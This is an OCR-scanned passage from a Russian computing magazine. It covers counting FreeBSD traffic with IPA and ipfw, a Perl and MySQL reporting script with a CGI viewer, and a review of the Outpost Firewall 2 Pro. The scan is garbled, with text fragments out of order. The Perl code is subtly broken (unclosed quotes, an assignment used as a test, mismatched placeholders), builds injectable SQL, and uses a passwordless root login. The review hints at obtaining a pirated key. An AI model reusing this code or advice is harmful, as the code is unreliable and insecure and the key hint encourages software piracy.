exec = /sbin/ipfw add 45 deny tcp from any 135-139 to any
## разрешаем отсылать порты от роутера.
exec = /sbin/ipfw add 65000 allow ip from 212.212.212.212 to any
}
## когда ты убиваешь ipa (команда ipa -k shutdown), выполняется секция shutdown.
shutdown {
## очищаем таблицу рулесов ipfw.
exec = /sbin/ipfw -f flush
## разрешаем внутренний интерфейс. Бывает, очень часто требуется, когда работаешь с роутером, удаленно по ssh надо убить все правила (или просто отключить IPA). Если бы не это правило, тебя бы просто выбросило из PUTTY, и пришлось
```



5. Возможности ключа -k налицо

искать бы монитор для роутера (так как доступ к нему извне по сети был бы нагло закрыт).

```
exec = /sbin/ipfw add 5 allow all from any to any via xl0
exec = /sbin/ipfw add 25 deny ip from any to any
}
```

правила для админа.


```
rule admin {
## просто информационная строка, может быть написано все что угодно, очень часто служит как напоминание и будет просто необходимо, когда мы начнем писать скрипты для трафика.
info = 192.168.6.200
ipfw = 190 195
startup {
```

```
## мы считаем трафик по правилу 190 (сколько мы отсылаем) и по правилу 195 (сколько мы закачиваем), правила 185 и 187 служат для работы по ssh (так как они лежат раньше 190, 195, по ним трафик не считается).
exec = /sbin/ipfw add 185 allow tcp from 192.168.6.200 to 192.168.6.22 22
exec = /sbin/ipfw add 187 allow tcp from 192.168.6.22 22 to 192.168.6.200
exec = /sbin/ipfw add 190 allow ip from 192.168.6.200 to any via xl0
```


```
exec = /sbin/ipfw add 195 allow ip from any to 192.168.6.200 via xl1
exec = /sbin/ipfw add 197 allow ip from any to 192.168.6.200 via xl0
}
}
rule masha {
```

Брандмауэры в Internet: часто задаваемые вопросы (ЧаВО): <http://www.opennet.ru/docs/RUS/fwfaq/>

http://www.opennet.ru/base/net/ipf_guide.txt.html - если хочешь узнать об ipf больше - читай.



4. На скрине видны отличия команд "ipastat -r admin -i 2003.07.07" и "ipastat -R admin -i 2003.07.07"



6. Проверяем, какие у нас существуют правила и прогружаем ipa. Изменения - налицо.

```

info = 192.168.6.210
ipfw = 300 310
startup {
exec = /sbin/ipfw add 300 allow ip from
192.168.6.210 to any
exec = /sbin/ipfw add 310 allow ip from any
to 192.168.6.210 via x11
exec = /sbin/ipfw add 320 allow ip from any
to 192.168.6.210 via x10
}
## для примера приведена секция shut-
down (хотя когда у нас есть глобальная
секция shutdown, эта теряет всякий
смысл)
shutdown {
exec = /sbin/ipfw delete 300
exec = /sbin/ipfw delete 310
}
}
rule gosha {
info = 192.168.6.234
ipfw = 400 410
startup {
exec = /sbin/ipfw add 400 allow ip from
192.168.6.234 to any
exec = /sbin/ipfw add 410 allow ip from any
to 192.168.6.234 via x11
exec = /sbin/ipfw add 420 allow ip from any

```

7. Тест конфига прошел успешно...

```

to 192.168.6.234 via x10
}
}
rule all {
info = 255.255.255.255
ipfw = 190 195 300 310 400 410
}

```

Ну что, вбил правила? Теперь разберемся, как их вывести на экран. В IPA этим занимается команда "ipastat". Как всегда, будем на примерах разбираться?

Пример 1: "ipastat -x -R ." - выводит информацию по всем пользователям за текущий месяц работы (ключ -x позволяет использовать регулярные выражения - примеры использования см. "man 8 ipastat") [рис. 1].

Пример 2: "ipastat -r admin" - выводит статистику за текущий месяц работы по пользователю admin и делает разбивку по дням [рис. 2].

Пример 3: "ipastat -R admin" - выводит статистику за текущий месяц

работы по пользователю admin и не делает разбивки по дням [рис. 3].

Пример 4: "ipastat -r admin -i 2003.07.07" - выводит статистику по админу за 7 июля [рис. 4].

По умолчанию (как ты заметил) IPA в таблице выводит данные в байтах и мегабайтах, но данные в мегабайтах получаются делением данных в байтах не на 1000000, а на 1048576=1024*1024, что как-то немного бесит - легко исправляется, если еще указать ключ -k. **Пример 5:** "ipastat -R gosha -i 2003.07.02 -k" - вывод по трафику для юзера Гоша за 2 июля, считаем, что мегабайт равен 1000 килобайтам [рис. 5].

В любом случае читай ману к IPA, там все настолько четко и ясно объяснено, что просто гуша радует (стопудняк). Кроме умения пользоваться ipastat тебе обязательно надо понять принцип работы команды "ipa". Команда "ipa" полностью управляет самой системой; если ты в самом начале просто

```
!ipa
**<TAB>/var/log/ipa.log
```

И обязательно создай в директории "/var/log/" файл ipa.log (touch /var/log/ipa.log).

О ЧЕМ Я УМОЛЧАЛ

Во FreeBSD (начиная с версии 4.3) существует еще один файрволл - называется ipf. Работает во многих ситуациях быстрее, чем ipfw, и использует многие возможности, которых в ipfw просто нет (взять хотя бы redirect из внешней сети во внутреннюю). Пишу я все к тому, что многие продвинутые админы уже забацили свои сети на основе ipf и теперь не знают, чем считать трафик. Хочу успокоить вас - IPA умеет считать трафик не только через FreeBSD ipf, но и через OpenBSD pf (эти пакетные фильтры немного отличаются). К сожалению, готового конфиг-файла я вам не покажу (не буду же я тестить ваше уязвленное самолюбие и перестраивать собственную сеть). Если

8. Пример использования команды "ipa -k shutdown"

введешь "ipa", то загрузятся все правила, которые есть в секциях startup, кроме того, ipa погрузит базу, и твоя система трафика начнет работать [рис. 6].

Если что-то пошло не так, запусти ipa с ключом t:"ipa -t" - проходит тест конфига (/usr/local/etc/ipa.conf) [рис. 7].

Разумеется, ipa выловит только те ошибки, которые проходят на ее уровне, а если у тебя какое-то правило некорректно или синтаксически неверно построено, это пройдет незамеченным. Команда "ipa -k shutdown" - выполняет секцию shutdown для всех правил, включая global секцию; сохраняет последние значения в базе и убивает процесс ipa [рис. 8].

Команда "ipa -k dump" - обновляет последние значения в базе, но не создает новой записи. Чтобы все прогрузки правил четко фиксировались, добавь в файле /etc/syslog.conf строку:

очень интересно, читай "man 5 ipa.conf". Кроме того, в данной статье совершенно не рассмотрен подход подсчета трафика на VPN. Написал я это не зря, так как дал вам (надеюсь), покорным неопитам, дополнительный повод для размышлений и шевеления мозгами.

http://www.opennet.ru/base/net/ipf_guide.txt.html
<http://www.opennet.ru/docs/RUS/fwfaq/>
<http://openbsd.ipx.ru/>

ЖИЗНЬ НЕ УДАЛАСЬ, НО ПОПЫТКУ ЗАСЧИТАЛИ

Ну, вот вроде и все. Обязательно прочитай ссылки на все, что я тебе дал. Там очень много ценной инфы (тем более, что все доки будут доступны на диске). Не поленись. А теперь переворачивай страницу, и мы попытаемся прикрепить к нашей консольной системе полноценный web-интерфейс.

<http://peps37.ktk.ru/> Очень интересный сайт. Обязательно ознакомься. Получишь базовые навыки работы с UNIX.

<http://www.netams.com/doc/documentation-ru.html> (документация на русском о NetAMS). Прочитай просто для души - много интересного узнаешь.

ПЕРЕКУСИМ ПЕРЛОВКОЙ?

ПИШЕМ СКРИПТЫ ДЛЯ СИСТЕМЫ ТРАФИКА ВО FREEBSD

DemiurG (arkhangel@mail.ru)

Ну чего, разобрался с IPA? Теперь все пользователи у тебя под контролем? Но почему-то боссы недовольны... Им хочется, чтобы не только ты один контролировал систему учета, но и чтобы они без твоего вмешательства могли посмотреть, сколько у пользователей там капает.

Оси 4work



а и сами юзеры бунтуют немного - им кажется, что некто (наверное ты) накручивает трафик и выдает неверные данные. Что же... Разубедим их в этом!

ОТВЕТ ЕСТЬ ЭКВИВАЛЕНТ МЫСЛИ

Если не забыл, в предыдущей статье мы создали полноценную систему трафика, но узнать по ней данные мог только админ с доступом по ssh. Согласись, что далеко не каждому пользователю объяснишь, что такое ssh, как туда зайти - да и аспект безопасности остается, вдруг догадается что-нибудь изменить. Поэтому мы будем создавать friendly-user-interface. Самое простое (а в данном случае и правильное) решение - создать веб-интерфейс. То есть у тебя в локалке работает веб-сервер, который получает данные от системы трафика и уже раскладывает их в аккуратную табличку. Но каким образом веб-сервер получит эти данные? Придется использовать базу данных. Я не буду мутить воду и полностью представлю свою наработку. Моя система трафика (как я и хотел) состоит из маленьких кирпичиков, из которых уже складывается целое:

1. Работает ipfw. Он считает трафик (так как в нем заданы необходимые правила).
 2. Вывод ipfw обрабатывает IPA. Это сделано для удобства. IPA является посредником между моим скриптом и ipfw. Плюсы в том, что они делают многие вещи, которые мне не нужно делать, - складывают/вычитают данные, имеют собственную базу, то есть даже если твоя база радикально упала - всегда есть резервная текстовая копия.
 3. Вывод IPA обрабатывает скрипт ipastat.pl. Он заносит все данные в базу MySQL (можно выбирать любую другую - это личное дело каждого).
 4. Выборку из базы делает скрипт mysql.cgi. Данные получаются в виде очень милой лаконичной таблицы.
- Если с первыми двумя шагами все ясно (мы их рассмотрели в предыдущих двух статьях), то каким образом обрабатывать вывод IPA - непонят-


но. Я решил не делать выборку из его текстовой базы (она чересчур примитивна и сложна для работы) и обрабатывать вывод напрямую. Если мы запустим ipastat с ключом -n (ipastat -x -R . -n), то получим данные по всем пользователям без таблицы, и эти данные можно отлично обработать в Перле. Для каждого пользователя в IPA должно быть создано одно правило вида:

```
rule admin {
  info = 192.168.6.200
  ipfw = 190 195
  startup {
    exec = /sbin/ipfw add 190 allow ip from
    192.168.6.200 to any via xl0
    exec = /sbin/ipfw add 195 allow ip from any
    to 192.168.6.200 via xl1
    exec = /sbin/ipfw add 197 allow ip from any
    to 192.168.6.200 via xl0
  }
}
```

Обязательно задавать в поле info ip юзера, так как это поле заносится в базу и по нему происходит распознавание имени.

Я надеюсь, тебе не надо объяснять, как админить mysql. Ниже привожу скрипт (ipastat.pl) с комментариями:

```
#!/usr/bin/perl -w
my ($mtime, $now, $nows, $user, $ip, $sum,
    @users, $mb, @ips, @mbs, $line, @sums,
    $users, $sums, $ips, $mbs, $query, $rule);
use strict;
use DBI;
## в переменную $mtime мы заносим текущее время
$mtime = `date +%H`;
chomp $mtime;
## это кусок кода проверяет, какое время,
и "включает интернет" путем вызова ipa;
согласись, если уже 9 вечера, то на фирме
сотрудников нет, и инет никому не нужен,
а в 9 утра мы как раз его включаем
if ($mtime == "09") {
  system '/usr/local/bin/ipa';
}
elsif ($mtime == "21") {
  system '/usr/local/bin/ipa -k shutdown';
}
## в базу падают последние данные
system '/usr/local/bin/ipa -k dump';
```



```
## получаем текущее время
$now = `date +%Y.%m.%d`;
$nows = $now;
chomp $nows;
$nows =~ s/\./-/g;
## получаем данные от ipa путем вызова
ipastat с текущим выводом
open (FILE, "/usr/local/bin/ipastat -x -R . -i
$now -n |") || die "Cannot ipastat -x -R $!\n";
## первая строка нам не нужна (удаляем
ее)
$line=<FILE>;
## обрабатываем полученный вывод
while ($line=<FILE>) {
  $line =~ s/\s+/ /;
  chomp $line;
  ## разбиваем вывод на несколько переменных,
из которых создаем массивы. В базе (которая
состоит из одной таблицы) находятся имена
пользователей, их ip-адреса (по ним происходит
идентификация), сколько они выкачали в байтах,
сколько они выкачали в мегабайтах.
my ($user, $ip, $sum) = split (/ /, $line);
## мегабайты получаются делением байт
на 1048576=1024*1024. Хотя может делить
на 1000000
$mb=$sum/(1024*1024);
push @users, $user;
push @sums, $sum;
push @ips, $ip;
push @mbs, $mb;
}
## выполняем подключение к базе данных
(traff2) с логином root и пустым паролем
(нехорошо). Не забудь изменить.
my ($dsn) = "DBI:mysql:traff2";
my ($user_name) = "root";
my ($password) = "";
my ($dbh, $rows, $row);
my (@ary);
$dbh = DBI->connect ($dsn, $user_name,
$password, {RaiseError => 1});
## кидаем полученные данные в базу
foreach $users (@users) {
```

Каждому пользователю не объяснишь, что такое ssh, как туда зайти, да и аспект безопасности остается, вдруг догадается что-нибудь изменить. Самое простое и правильное решение этой задачи - создать веб-интерфейс.



```
$sums = shift (@sums);
$ips = shift (@ips);
$mbs = shift (@mbs);
## при каждом запуске мы проверяем,
## есть ли за такую дату и для такого пользо-
## вателя данные, и если их нет, делаем
## insert, а если есть - update.
$query = "select count(*) from traffik where
date='$now' and name='$users' or die;
$rul = $dbh->selectrow_array($query);
if ( $rul=0) {
## вся база состоит из одной таблицы
(traffik), с нею мы и работаем
$rows = $dbh->prepare (qq { insert into
traffik values (?,?,?,?) } or die;
$rows->execute("$now", "$users", "$ips",
"$sums", "$mbs");
} else {
$rows = $dbh->prepare (qq {update traffik
set info ='$sums', mb='$mbs' where
name='$users' and date='$now'}) or die;
$rows->execute();
}
}
close FILE;
```

Разумеется, для того чтобы все работало, создай базу:

```
create database traff2;
```

и таблицу:

```
CREATE TABLE traffik (
```



```
date date default '0000-00-00',
name varchar(15) NOT NULL default "",
ip varchar(15) NOT NULL default "",
info int(15) NOT NULL default '0',
mb float(4,2) NOT NULL default '0.00'
) TYPE=MyISAM;
```

Отлично, база у нас есть. Теперь, для того чтобы делать из нее выборку, создадим web-интерфейс (mysql.cgi). Он будет представлять собой cgi приложение, написанное на Перле - текст слишком длинный, поэтому привожу отдельные части. Он разбит на две части - код для юзеров (непривилегированные) и для боссов с админом (привилегированные). Отличаются они тем, что боссы (или админ) могут выбирать пользователя и смотреть, какой у него трафик. Пользователь может смотреть только у себя (не пойми превратно). Все распознавание делается на уровне ip-адреса, то есть если ты админ и у тебя ip-адрес 192.168.6.200, то скрипт коннектится к базе, делает выборку за последнее число и говорит: "Да ты admin", и перенаправляет на код

"для боссов". Все это делается в строках:

```
$sth = $dbh->prepare (qq {select name from
traffik where ip='$ip' order by ip desc}) or
die;
$sth->execute;
$name=$sth->fetchrow_array();
print "<div align=right><b><font
color=red>[пользователь $name в систе-
me]</font></div>";
```

А проверка на админа в самом начале: "if (\$name ne "admin")...", хотя это и так понятно в принципе.

Бакая скрипт, я использовал модули: CGI (входит в поставку Perl) - позволяет обращаться к интерфейсу CGI. Через CGI мы получаем ip пользователя:

```
my $ip=$ENV{REMOTE_ADDR};
```

через который уже узнаем его имя.

CGI::Carp - выводит сообщение об ошибке прямо в экран браузера. Очень удобно для отладки. <http://search.cpan.org/CPAN/authors/id/L/LDS/CGI.pm-2.97.tar.gz>

DBI - интерфейс для работы с базой, может еще потребоваться DBD::MySQL.



<http://search.cpan.org/CPAN/authors/id/T/TI/TIMB/DBI-1.37.tar.gz>
<http://search.cpan.org/CPAN/authors/id/R/RU/RUDY/DBD-mysql-2.9002.tar.gz>

Tie::lHash (<http://search.cpan.org/CPAN/authors/id/G/GS/GSAR/Tie-lxHash-1.21.tar.gz>) сортирует ключи хэша (это требуется при выводе месяцев, так как они представляют собой хэш и требуется, чтобы февраль шел после января, ну и т.г.):

```
tie %month, "Tie::lHash";
%month=('январь'=>"01", 'февраль'=>"02",
'март'=>"03", 'апрель'=>"04", 'май'=>"05",
'июнь'=>"06", 'июль'=>"07", 'август'=>"08",
'сентябрь'=>"09", 'октябрь'=>"10", 'но-
ябрь'=>"11", 'декабрь'=>"12");
```

Скачать все можно с <http://search.cpan.org/>. Установка стандартная:

```
perl Makefile.PL ;
make
make test
```



Вот так выглядит сама база, именно из нее мы берем ip-адреса пользователей и составляем их с именами.

make install

Для того чтобы создать таблицу (с уже заполненными данными), я использовал такой нехитрый цикл.

```
while (@ary = $sth->fetchrow_array())
{
print "<TR>\n";
print ("<TD>", shift (@ary)) while @ary;
print "</TR>\n";
}
```

В массиве @ary уже есть данные, полученные отсюда:

```
$sth = $dbh->prepare (qq {select date, mb
from traffik where name='$name' and date
like '$year-$month-%'}) or die;
$sth->execute();
$array=$sth->fetchrow_array();
```

На всякий случай (для лучшего понимания) скрины.

Теперь ты все понял: с помощью скрипта ipastat.pl (а точнее - команды "ipastat -x -R . -п") мы обрабатываем вывод IPA, в результате чего создается (или обновляется) таблица traffik в базе traff2. Юзер заходит на веб-сервер, и благодаря инструкции "my \$ip=\$ENV{REMOTE_ADDR};" мы узнаем его ip -> ищем последнюю запись в базе по этому ip -> находим -> получаем его имя - и уже делаем выборку по его имени. Если сеть более глобальная и небезопасная, можно к апачу (на котором крутится mysql.cgi) прикрепить аутентификацию, но это уже твое личное дело.

ЭКИПАЖ ПРОЩАЕТСЯ С ВАМИ

Скрипты всегда ты можешь скачать/найти на cd-rom, который прилагается к журналу. Файл называется trafik.zip. В этом архиве рабочий ipa.conf, sql скрипт для создания таблицы, ipastat.pl и mysql.cgi. Если будут траблы или просто добрые пожелания - пиши на arkhangel@mail.ru. Все пушистики, админские бонусы и горшочки с медом спать туда же... Снюхаемся стопудняк!!!



Скрипт выдает статистику как простому юзеру, так и боссам: боссы (или админ) могут выбирать пользователя и смотреть, какой у него трафик, юзер может смотреть только у себя (не пойми превратно).

ПРИХОД OUTPOST 2 PRO

СТАВИМ ПЕРСОНАЛЬНЫЙ ФАЙРВОЛ НА СЕТЬ... И ВЫИГРЫВАЕМ!

Alex Shark
(qqqqqwww@e-mail.ru)

Если ты пользуешься сетью как положено и пытаешься выжать из нее максимум, а не то, что дозволено, то Firewall тебе нужен как воздух, пиво и комп.


Вот и вышла новая версия известного файрволя. Брать данную прелесть, как всегда, на www.agnitum.com, за скачивание денег не берут, но работать будет только первый месяц. Далее, как всегда, для себя ищем ключик, для фирмы выбираем бабки. Изменился дизайн, кнопки стали более XP-подобными. Все что может двигаться, двигается плавно. Не забыт и русский интерфейс, благодаря которому большинство пользователей быстрее настроит прогу под себя. Стоит сейчас прога 40 вечнозеленых, если для себя, и 1000, если тебе надо на сетку пользователей. Если будешь ставить на солидную фирму, то лучше выбить немного денег, дабы потом спать спокойней.

Сам по себе файр нужен практически всем, кто работает с сетью, а не просто так вышел пописать. Отмазки типа "да нас никто не ломает" или "да кому нужен мой сервачок" не прокатят. Рано или поздно наступит момент, за который можно просто лишиться работы.

НОВЫЕ НАСТРОЙКИ

Начнем с установки. Если у тебя win2k или XP, а я надеюсь, что ты уже переполз на солидную систему, то смело выставляй "грузить как сервайс". Во второй версии эта фишка реально работает и подгружает файр еще до логина, что очень полезно при использовании его на серваке. Тут же Outpost попробует настроить стандартные проги и прописать для них правила. В эти проги попадут не только IE и ICQ, он отлично отлавливает Bat, FAR и прочую кучу приятной мелочи. После установки перегрузи тачку, иначе ничего работать не станет. Если решил апгрейтить первую версию, то лучше сначала снести ее, настройки все равно не переключают. После ребута прога должна загрузиться автоматом и начать спрашивать настройки для активных прог.

Прежде всего настрой плагины. Как для дома, так и для офисного сервера советую оставить DNS, Attack detection и Advertisement Blocking. Если есть желание порезать порнушку для сетевых юзеров, врубай еще и Content Filtering. Настройки для плагинов остались теми же, что были в версии 1.0.




Далее настраивай "Общие" параметры файрволла, тут есть несколько вариантов загрузки. Обычный, это когда он грузится как раньше, после входа пользователя. Фоновый режим - это значит грузиться до входа пользователя в виде сервайса и не подгружать управляющую часть (тот самый значок в трее). При этом режиме все, что ты настроил, продолжает работать, только никому это не видно. Не загружать, оно и в Африке... Режим в принципе бесполезен, так как можно просто поставить "бездействие". Может помочь, если у тебя возникли коллизии с другим файром или просто полезли глюки. Защита паролем необходима, если не ты один можешь шариться по серверу, но порнуху резать должен именно ты.

Далее идут настройки реакции на различные проги. Тут тоже появилось несколько положительных дополнений. Например, в правилах есть возможность не только разрешить, заблокировать или отклонить данные. Теперь можно подключить "динамическую фильтрацию", то есть контроль не на пакетном уровне, а на уровне сессии. Можно заблокировать и написать тебе кляузу или разрешить и написать кляузу. То есть еще один плюс в роли большого брата для сети. Удобно добавить сюда delit.ru, rmp.ru и смотреть, кто это у нас самый музыкальный. Ну и, наконец, моя любимая опция "Запустить приложение". Тут уж на что твоей совести хватит. Например, можно запускать voidozer и ему подобные препараты, дабы отучать сканировать шары. Можно запустить winamp и звук сирены в серверной. Можно просто запускать

В этой рубрике: обзоры, тесты, описание и настройки софта по теме номера. Инструментарий разработчиков, полезные утилиты, специализированное и прикладное ПО из всех областей компьютерной жизнедеятельности.

Content:

Приход Outpost 2 pro	64
Новое - это хорошо забытое старое	68
Учет меня	
с ума сведет	72
Дуэль на дыроколах	76
Ось-мутант	80
Photoshop vs Gimp	84
Web-верстка в Linux	88



Детектор атак, больше нет лога в окне

дополнительный логер, в общем - решаешь, что тебе нужно. Запрещенные и разрешенные группы ничем не отличаются от предыдущей версии. В закладке "системные" появилась реальная фишка "Настройка сети". Тут ты можешь разрешить NetBIOS для своей локалки и, соответственно, запретить его всем остальным. Тут же можешь выставить флажок "доверенные", что значит - "им можно все". Опция полезна при установке VMware и ей подобных прог. Чтобы не париться с настройкой, просто занеси свою сеть-виртуалку в доверенные. Параметры ICMP, как всегда, радуют глаз, можно настроить так, что тебя никто не видит, а ты спокойно пингуешь все и вся. Режим невидимости остался на прежнем уровне. Появилась еще одна полезная фишка, "Общие правила". Тут ты можешь назначить разрешенный или запрещенный порт/сервер, и это правило станет общим для всех программ. Крайне полезно использовать, сидя за проксиом. Можно разрешить коннект на порт 8080 для всех прог и больше не париться, рассказывая Аутпосту про каждую отдельно. Вкладка политики осталась функционально не изме-

ненной, изменились только дизайн и очередность кнопочек. После тотальной настройки можно ткнуть в "Мой Интернет", там есть отличная ссылка "Пройти on-line тест". Тебя отсканируют по самым помидорам. Если ты сидишь дома и все настроил правильно, сканер должен вообще усомниться в существовании такого компьютера. Если ты настраиваешь фаерволл на серваке с выходом в и-нет, то пог-

в разряг "можно все". Лучше поучиться с правилами, но настроить их как надо. В идеале в разделе "можно все" программы находятся лишь временно и неогло. Если трудно с настройкой, создай аналогичное правило и повесь на него "дать отчет". Так ты сможешь более детально изучить деятельность твоей проги и найти закономерности ее работы.

НОВОСТИ КОДА

Теперь давай глянем на "new" функции. Первая же фишка, "Anti-Leak", оказалась на практике очень работоспособной. Если раньше через негелю работы сервака в памяти OutPost начинал отжирать по 100-200 метров, то теперь он смотрит не только за своими "хвостами", но также предотвращает "неправильно" завершенные соединения и рубит на корню неправильно начатые. То есть, если ты попробуешь послать первый пакет TCP с установленным RST флагом, то соединение будет просто убито. То же самое происходит при таймауте. То есть, если ты нажал reset, а прокси забыл об этом предупредить. Каким бы кривым ни был код прокси, OutPost срежет это соединение и освободит память. Далее


Firewall нужен практически всем, кто работает с сетью, а не просто так пописать вышел.

робно посмотри ответ. Не забывай, что IIS (если этот кошмар у тебя присутствует) должен уметь только "принимать" и только по 80 порту. Тогда, даже в случае взлома, от тебя трудно будет получить шелл. То же самое со всеми серверами, которые развернуты мордой в и-нет. Помни, что непомаемых серверов нет. Если настраиваешь корпоративный сервак, то дважды, а лучше трижды подумай, прежде чем перенести прог-


идет "Stateful Inspection", это та самая "динамическая фильтрация": раньше OutPost обращал свое внимание на пакеты и, пропуская их через себя, фильтровал все, что в них летит, только по заранее оговоренным правилам. Теперь, если у тебя стоит FTP сервер, то фаерволл посмотрит, какой порт полетел в команде "PORT", и разрешит соединение только на этот порт. Если ты не посылаешь пинга, то он не пропустит и ответ. В общем,

http://www.symantec.com/techsupp/nis/files_nis.html - ближайший конкурент по функциональности.

<http://www.pcfank.com/articles.htm> - полезный сайт.



Поимей себя сам, прежде чем это сделал кто-то другой!



Настройка доверенных сетей

Outpost смотрит на условия до сессии и в зависимости от них использует правила после.

Далее идет описание супер-пупер boot-up protection, реальной пользы на домашней тачке от нее я не заметил. Поставил себе VO2K, загрузился, зашел в Винду, высочило окошко типа "тут чувак слушает что". До этого коннекта с БякОрифисом не было. В принципе, раньше происходило то же самое, с той лишь разницей, что пользователь должен был быть залогинен, иначе творилась полная анархия. Зато теперь оставлять файр в режиме "обучения" на серваке я крайне не советую. После логона он заголубит



Сколько раз он спас твои глаза

тебя окошками негедельной гавности, если какой-нибудь чудик решит тебя сканировать.

